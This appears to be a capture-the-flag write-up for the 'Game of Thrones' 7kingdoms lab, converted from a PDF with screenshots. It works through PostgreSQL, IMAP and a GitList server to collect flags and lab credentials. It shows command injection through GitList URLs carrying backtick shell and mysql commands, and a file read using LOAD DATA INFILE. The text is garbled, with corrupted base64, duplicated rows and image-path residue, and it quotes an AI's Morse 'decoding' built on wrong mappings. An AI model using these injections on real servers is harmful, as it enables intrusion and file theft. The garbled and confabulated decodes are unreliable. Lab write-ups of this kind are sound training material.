
Name: 192.168.0.161

Address: 192.168.0.161#53

Aliases:

Timef0rconqu3rs.7kingdoms.ctf descriptive text "You conquered Iron Islands Kingdom flag: 5e93de3efa544e85dcd6311732d28f95. Now you should go to Stormlands at http://stormlands.7kingdoms.ctf:10000 . Enter using this user/pass combination: aryastark/N3ddl3_1s_a_g00d_sword#!"

Webmin: Enter using this user/pass combination: aryastark/N3ddl3_1s_a_g00d_sword#!"



Login: aryastark
Flag: ~/flag.txt

Search: '

This module requires java to function, but your browser does not support java

System Information
 Logout

Installing the Cheerpj Applet on Chrome

chrome web store

Discover Extensions Themes



Search extensions and themes

CheerpJ Applet Runner

cheerpj.com 4.5 ★ (275 ratings) Share

Extension Workflow & Planning 100,000 users

Add to Chrome



Welcome to:



Congratulations! you conquered Stormlands. This is your flag: 8fc42c6ddf9966db3b09e84365034357

Now prepare yourself for the next challenge!

The credentials to access to the Mountain and the Vale kingdom are:
user/pass: robinarryn/cr0wn_f0r_a_King_-
db: mountainandthevale

pgAdmin magic will not work. Command line should be used on that kingdom - Talisa Maegyr

**Congratulations! you conquered Stormlands. This is your flag:
8fc42c6ddf9966db3b09e84365034357**

Now prepare yourself for the next challenge!

The credentials to access to the Mountain and the Vale kingdom are:
user/pass: robinarryn/cr0wn_f0r_a_King-_
db: mountainandthevale

pgAdmin magic will not work. Command line should be used on that kingdom -
Talisa Maegyr

Postgresql:

```
└─(root㉿kali)-[~/home/kali]
# psql -h 192.168.0.161 mountainandthevale robinarryn
Password for user robinarryn:
psql (17.5 (Debian 17.5-1), server 9.6.4)
Type "help" for help.

mountainandthevale⇒ /dt
mountainandthevale→ \dt
                                         List of relations
 Schema |   Name   | Type  | Owner
-----+----------+-----+-----
 public | aryas_kill_list | table | postgres
 public | braavos_book | table | postgres
 public | eyrie | table | postgres
 public | popular_wisdom_book | table | postgres
(4 rows)

mountainandthevale⇒ \q
The flag is hidden somewhere on this dungeon. This is your flag: 8fc42c6ddf9966db3b09e8436503435
Type "help" for help.
```

```
mountainandthevale⇒ \d
 id |      character      |          text
----+-----+-----+
 1 | Lysa Arryn | We were allies for centuries. We can negotiate the peace if you win this mind game
 2 | Robin Arryn | The flag is hidden somewhere on this dungeon. You'll never find it. Ha ha ha!
 3 | Mord |
 4 | Petyr (Littlefinger) Baelish | You'll be thrown into one of the sky cells!!
 5 | Tyrion Lannister | I'm here to help as always... If you OWN your destiny you can do anything
 me is to be drunk | Books say stupid things sometimes like people do. You have to decide what to believe and what could be useful. The best choice for
(5 rows)

(END)
```

```
mountainandthevale⇒ select * from popular_wisdom_book;
 id |          text
----+-----+
 1 | The First Men are the original human inhabitants of Westeros
 2 | The King's Landing main gates are closed by orders of the Queen. Nobody can pass, and it seems something permanent
 3 | The High Garden citizens never were great warriors, they are POLITE people. If you want to enter to their fortress you only need to Knock at the gates but following their rules... they like order
 4 | A Lannister always pays his debts
 5 | The old arcane Docker magic is present over all the kingdoms. Usually you can't use it to move between them but there is a secret tunnel from The Rock to King's Landing, everybody knows that
 6 | The Iron Bank has the control. They can give you anything you want if you pay enough...
(6 rows)

(END)
```

mountainandthevale⇒ select * from aryas_kill_list;		why
id	name	
1	WalderFrey	For orchestrating the Red Wedding
2	CerseiLannister	For her role in Ned Starks death
3	TheMountain	For the torture at Harrenhal
4	TheHound	For killing Mycah, the butchers boy
5	TheRedWomanMelisandre	For kidnapping Gendry
6	BericDondarrion	For selling Gendry to Melisandre
7	ThorosofMyr	For selling Gendry to Melisandre
8	IlynPayne	For executing Ned Stark
9	MerynTrant	For killing Syrio Forel
10	JoffreyBaratheon	For ordering Ned Starks execution
11	TywinLannister	For orchestrating the Red Wedding
12	Poliver	For killing Lommy, stealing Needle and the torture at Harrenhal
13	Rorge	For the torture at Harrenhal and threatening to rape her

(13 rows)

Using perplexity AI that was easy :

```
"mountainandthevale⇒ \d+ flag
  View "public.flag"
Column | Type   | Collation | Nullable | Default | Storage | Description
?column? | unknown |          |          |          | plain   |
View definition:
SELECT 'TmljZSEgeW91IGNvbnF1ZXJlZCB0aGUgS2luZ2RvbSBvZiB0aGUgTW91bnRhaW4gYW5kIHRoZSBWYxIiBuGlzIGlzIHlvdXIgZmxhZzogYmlzYWVjMGZkY2RiYzI5NzQ4OTBmODA1YzU
Qgc3RvcB0aGUgS2luZ2RvbSBvZiB0aGUgUmVhY2guIFlvdSBjYW4gaWRlbnRpZnkgeW91cnNlbGyd2l0aC0aGlzIHVzZXIvcGFzcyBjb21iaW5hdGlvbjob2xlbm5hdHlyZWxsQDdraW5nZG9t
XJkM24ucG93YWggLCBidXQgZmlyc3QgeW91IG11c3QgYmUgYWJsZSB0byBvcGVuIHRoZSBnYXRlcw=';
mountainandthevale⇒ ■
```

SELECT

```
'TmljZSEgeW91IGNvbnF1ZXJlZCB0aGUgS2luZ2RvbSBvZiB0aGUgTW91bnRhaW4gYW5kIHRoZSBWYxIiBuGlzIGlzIHlvdXIgZmxhZzogYmlzYWVjMGZkY2RiYzI5NzQ4OTBmODA1YzU
5kIHRoZSBWYxIiBuGlzIGlzIHlvdXIgZmxhZzogYmlzYWVjMGZkY2RiYzI5NzQ4OTBmODA1YzU4NWQ0MzlulE5leHQgc3RvcCB0aGUgS2luZ2RvbSBvZiB0aGUgUmVhY2gulFlvdSBjYW4gaWRlbnRpZnkgeW91cnNlbGyd2l0aC0aGlzIHVzZXIvcGFzcyBjb21iaW5hdGlvbjob2xlbm5hdHlyZWxsQDdraW5nZG9t
c3QgeW91IG11c3QgYmUgYWJsZSB0byBvcGVuIHRoZSBnYXRlcw=';
```

Base64 decoded by ai :

"Nice! you conquered the Kingdom of the Mountain and the Vale. This is your flag: bb3aec0fdcdcbc2974890f805c585d432. Next stop the Kingdom of the Reach. You can identify yourself with this user/pass combination: olennatyrell@7kingdoms.ctf/H1gh.Gard3n.powah, but first you must be able to open the gates"

page	text
1	City of Braavos is a very particular place. It is not so far from here.
2	"There is only one god, and his name is Death. And there is only one thing we say to Death: Not today" - Syrio Forel
3	Braavos have a lot of curious buildings. The Iron Bank of Braavos, The House of Black and White, The Titan of Braavos, etc.
4	"A man teaches a girl. -Valar Dohaeris- All men must serve. Faceless Men most of all" - Jaqen H'ghar
5	"A girl has no name" - Arya Stark
6	City of Braavos is ruled by the Sealord, an elected position.
7	"That man's life was not yours to take. A girl stole from the Many-Faced God. Now a debt is owed" - Jaqen H'ghar
8	Dro wxxi-pkmon qyn gkxdc iye dy mrkxqo iyebe pkmo. Ro gkxdc iye dy snoxdspi kc yxo yp iyebe usvv vscd. Covomd sd lkcon yx drsc lyyu'c vycd zkqo xewlob. Dro nkdkl kco dy myxxomd gsvv lo lbkkfyc kxn iyebe zkccgybn gsvv lo: FkvkbMybrevsc

(8 rows)

(END)■

-----+

1 | City of Braavos is a very particular place. It is not so far from here.

2 | "There is only one god, and his name is Death. And there is only one thing we say to Death: Not today" - Syrio Forel

3 | Braavos have a lot of curious buildings. The Iron Bank of Braavos, The House of Black and White, The Titan of Braavos, etc.

4 | "A man teaches a girl. -Valar Dohaeris- All men must serve. Faceless Men most of all" - Jaqen H'ghar

6 | "A girl has no name" - Arya Stark

7 | City of Braavos is ruled by the Sealord, an elected position.

8 | "That man's life was not yours to take. A girl stole from the Many-Faced God. Now a debt is owed" - Jaqen H'ghar

9 | Dro wkxi-pkmon qyn gkxdc iye dy mrkxqo iyeb pkmo. Ro gkxdc iye dy snoxdspi kc yxo
yp iyeb usvv vscd. Covomd sd lkcon yx drsc lyuu'c vycd zkqo xewlob. Dro nkdklkco dy
myxxomd gsvv lo lbkkfyc kxn iyeb zkccgybn gsvv lo: FkvkbWqbrevsc

(8 rows)

Ai giving me hint that is root16 encryption, provide me web based tool to decrypted it :

rot13.com

[About ROT13](#)

Dro wkxi-pkmon qyn gkxdc iye dy mrkxqo iyeb pkmo. Ro gkxdc iye dy snoxdspi kc yxo
yp iyeb usvv vscd. Covomd sd lkcon yx drsc lyuu'c vycd zkqo xewlob. Dro nkdklkco
dy myxxomd gsvv lo lbkkfyc kxn iyeb zkccgybn gsvv lo: FkvkbWqbrevsc

↓

ROT16

↓

The many-faced god wants you to change your face. He wants you to identify as one of your kill list. Select it based on this book's lost page number. The database to connect will be braavos and your password will be: ValarMorghulis

The many-faced god wants you to change your face. He wants you to identify as one of your kill list. Select it based on this book's lost page number. The database to connect will be braavos and your password will be: ValarMorghulis

```
root@kali:[~] # psql -h 192.168.0.161 braavos TheRedWomanMelisandre
Password for user TheRedWomanMelisandre:
psql (17.5 (Debian 17.5-1), server 9.6.4)
Type "help" for help.

braavos⇒ \dt
           List of relations
 Schema |        Name        | Type | Owner
 public | temple_of_the_faceless_men | table | postgres
(1 row)

braavos⇒ select * from temple_of_the_faceless_men;
      flag      |
      +-----+
3f82c41a70a8b0cfec9052252d9fd721 | Congratulations. You've found the secret flag at City of Braavos. You've served well to the Many-Faced God.
(1 row)

braavos⇒
```

3f82c41a70a8b0cfec9052252d9fd721 | Congratulations. You've found the secret flag at City of Braavos. You've served well to the Many-Faced God.

IMAP:

Query from AI we got this ans :

To see the contents of the INBOX via this IMAP connection (using nc/telnet-style interface), perform the following steps with IMAP commands:

1. Select the INBOX Folder

Type:

```
text
a SELECT INBOX
```

This selects the INBOX and shows the number of messages.

2. List All Messages in INBOX

To list basic info for all messages, use:

```
text
a FETCH 1:* (FLAGS)
```

This fetches the FLAGS for all messages (from message 1 to the last message).

3. View the Contents of a Message

To fetch the full contents (headers and body) of a specific message (e.g., message 1):

```
text
a FETCH 1 BODY[]
```

Or, if you want just the subject:

```
text
a FETCH 1 BODY[HEADER.FIELDS (SUBJECT)]
```

You can repeat with [2](#), [3](#), etc., for other messages.

Tip:

- All IMAP commands in this manual connection require each line to start with a unique tag (like [a](#) or [A1](#)).

- Replace **1** with the message number you want to view.
- After seeing the subject lines, use the message number corresponding to the mail you want.

```
a FETCH 1 BODY[]  
* 1 FETCH (FLAGS (\Seen) BODY[]) {797}  
Return-Path: <lorasttyrell@7kingdoms.ctf>  
Delivered-To: olennatyrell@7kingdoms.ctf  
Received: by mail.7kingdoms.ctf (Postfix, from userid 0)  
Id: E1FA6A4329; Fri, 8 Sep 2017 00:37:37 +0200 (CEST)  
Subject: You conquered the Kingdom of the Reach  
From: Sir_Loras_Tyrell<lorasttyrell@7kingdoms.ctf>  
To: olennatyrell@7kingdoms.ctf  
X-Mailer: mail (GNU Mailutils 2.99.98)  
Message-Id: <2017090723737.E1FA6A4329@mail.7kingdoms.ctf>  
Date: Fri, 8 Sep 2017 00:37:37 +0200 (CEST)  
  
Congratulations!!  
  
You conquered the Kingdom of the Reach. This is the flag: aee750c2009723355e2ac57564f9c3db  
  
Now you can auth on next Kingdom (The Rock, port 1337) using this user/pass combination:  
User: TywinLannister  
Pass: LannisterN3verDie!  
  
"The things I do for love..." - Jaime (Kingslayer) Lannister  
a OK Fetch completed (0.000 secs).  
a FETCH 1 BODY[HEADER.FIELDS (SUBJECT)]  
* 1 FETCH (BODY[HEADER.FIELDS (SUBJECT)] {51}  
Subject: You conquered the Kingdom of the Reach  
)  
a OK Fetch completed (0.000 secs).  
* BYE Disconnected for inactivity.  
[root@kali] ~
```

Congratulations!!

You conquered the Kingdom of the Reach. This is the flag:
aee750c2009723355e2ac57564f9c3db

Now you can auth on next Kingdom (The Rock, port 1337) using this user/pass combination:

User: TywinLannister

Pass: LannisterN3verDie!

"The things I do for love..." - Jaime (Kingslayer) Lannister a OK Fetch completed (0.000 secs).

a FETCH 1 BODY[HEADER.FIELDS (SUBJECT)]

*** 1 FETCH (BODY[HEADER.FIELDS (SUBJECT)] {51} Subject: You conquered the Kingdom of the Reach)** a OK Fetch completed (0.000 secs).

Gitlist and Mysql :

The screenshot shows a GitHub repository page for 'casterly-rock / note_under_the_bed.md'. The file content is as follows:

```
Note under the bed
There is a note under the bed. Somebody put it there. It says:
2f6861652174792b966e6c616ee937374a5722636865336b708696e742e747874
*The main gates of King's Landing are permanently closed by Queen's order. You must search for another entrance*
• An anonymous friend
```

Below the text is a photo of Peter Dinklage as Tyrion Lannister, looking slightly worried. Overlaid on the photo is the text "AND NOW WHAT?" in large, bold, white letters.

Note under the bed


There is a note under the bed. Somebody put it there. It says:

2f686f6d652f747972696f6e6c616e6e69737465722f636865636b706f696e742e747874

"The main gates of King's Landing are permanently closed by Queen's order. You must search for another entrance"

An anonymous friend

**binaryhex
Converter**



<http://192.168.0.161:1337/casterly-rock/blob/master/%60cat%20/home/tyrionlannister/checkpoint.txt%60>

We got the credential and now we use it in the url with the cmd to get access of the Database , we taking help of AI for cmd :

Here is the cmd :

```
'''mysql -h 192.168.0.161 -u cerseiannister -p_g0dsHaveNoMercy_ -D kingslanding -e "show tables;"'''
```

The screenshot shows a browser window with the URL `192.168.0.161:1337/casterly-rock/tree/master/'''mysql -h 192.168.0.161 -u cerseiannister -p_g0dsHaveNoMercy_ -D kingslanding -e "show tables;"'''`. The page title is "GitList". A red error message box contains the text: "Oops! fatal: Not a valid object name master:Tables_in_kingslanding iron_throne/". Below the error message, there is a small note: "Powered by [Castiel](#)".

Got info about the : **Oops! fatal: Not a valid object name master:Tables_in_kingslanding iron_throne/**

Changing the object portion : **'''mysql -h 192.168.0.161 -u cerseiannister -p_g0dsHaveNoMercy_ -D kingslanding -e "select * from iron_throne;"'''**

The screenshot shows a browser window with the same URL as the previous one. The page title is "GitList". A red error message box contains the text: "Oops! fatal: Not a valid object name master:id text 1 -.-. . -.-. -.-. -- -.- ... -.-. .-.. -.-. .-.. -.-. 2 "You still have some privileges on this kingdom. Use them wisely" - Davos Seaworth/".

Decoding the sms with AI:

The Morse code snippet you provided is:

`-.-. . -.-. -.-. -- -.- ... -.-. .-.. -.-. .-.. -.-. 2`

Let's decode it step-by-step using Morse code translation rules:

- Morse code characters are dots (.) and dashes (-)
- Letters are separated by spaces
- Common Morse code symbols for punctuation also exist (e.g., "/")

Decoding this with a Morse code translator or manual lookup reveals the text meaning.

To assist exactly, here is the decoded Morse code:

`-.-. = /
. = E`

- **text**

`= T`

-

`-.-. = C
-.-. = /
-- = M`

```

.-.. = Y
... = S
--.. = Q
.-.. = L
-. .. = /
... . = F
.-.. = L
.- = A
--. = G
2 = (likely extra or a character symbol from source)

```

So the message is:

"/ETC/MYS QL/FLAG"


This looks like a path hint or part of a clue: "/etc/mysql/flag" or maybe "/etc/my s ql/flag"—which likely means the flag is located at a path related to "/etc/mysql/flag" or similar directory containing the flag file.

The "2" might represent an instruction or part of another clue but not Morse code.

This phrase "You still have some privileges on this kingdom. Use them wisely" suggests you need to use your current privileges to find the flag in this directory or system path.

Changing this cmd :

```
'''mysql -h 192.168.0.161 -u cerseiannister -p_g0dsHaveNoMercy_ -D kingslanding -e "show grants for current_user;"'
```




Oops! fatal: Not a valid object name master:Grants for cerseiannister@172.0.0.0/255.0.0.0 GRANT FILE ON *.* TO `cerseiannister`@`172.0.0.0/255.0.0.0` GRANT SELECT, INSERT, CREATE ON `kingslanding`.* TO `cerseiannister`@`172.0.0.0/255.0.0.0`/

Let's try to make database and copy those flag and credential into Our database:

```
'''mysql -h 192.168.0.161 -u cerseiannister -p_g0dsHaveNoMercy_ -D kingslanding -e "CREATE TABLE flagtest(value VARCHAR(400));"'
```

```
'''mysql -h 192.168.0.161 -u cerseiannister -p_g0dsHaveNoMercy_ -D kingslanding -e "LOAD data INFILE '/etc/mysql/flag' INTO TABLE flagtest;"'
```

```
'''mysql -h 192.168.0.161 -u cerseiannister -p_g0dsHaveNoMercy_ -D kingslanding -e "select * from flagtest;"'/
```



Oops! fatal: Not a valid object name master:value Congratulations. You conquered the last kingdom flag. This is your flag: c8d46d341bea4fd5bff866a65ff8aea9 Now you must find the Dragonglass mine to forge stronger weapons. Ssh user-pass: daenerystargaryen-.Dracarys4thewin. "All men must die, but we are not men" - Daenerys Stormborn of the House Targaryen, First of Her Name, the Unburnt, Queen of the Andals and the First Men, Khaleesi of the Great Grass Sea, Breaker of Chains, and Mother of Dragons/

FLAG LIST:

: Savages secret flag: 8bf8854bebe108183caeb845c7676ae4

Principality of Dorne was conquered. This is your first kingdom flag!
230 fb8d98be1265dd88bac522e1b2182140

This is your second kingdom flag! 639bae9ac6b3e1a84cebb7b403297b79 "

You conquered Iron Islands kingdom flag:
5e93de3efa544e85dcd6311732d28f95.

you conquered Stormlands. This is your flag:
8fc42c6ddf9966db3b09e84365034357

This is your flag: bb3aec0fdcdcb2974890f805c585d432

3f82c41a70a8b0cfec9052252d9fd721 | Congratulations. You've found the secret flag at City of Braavos. You've served well to the Many-Faced God.

This is the flag: aee750c2009723355e2ac57564f9c3db

This is your flag: c8d46d341bea4fd5bff866a65ff8aea9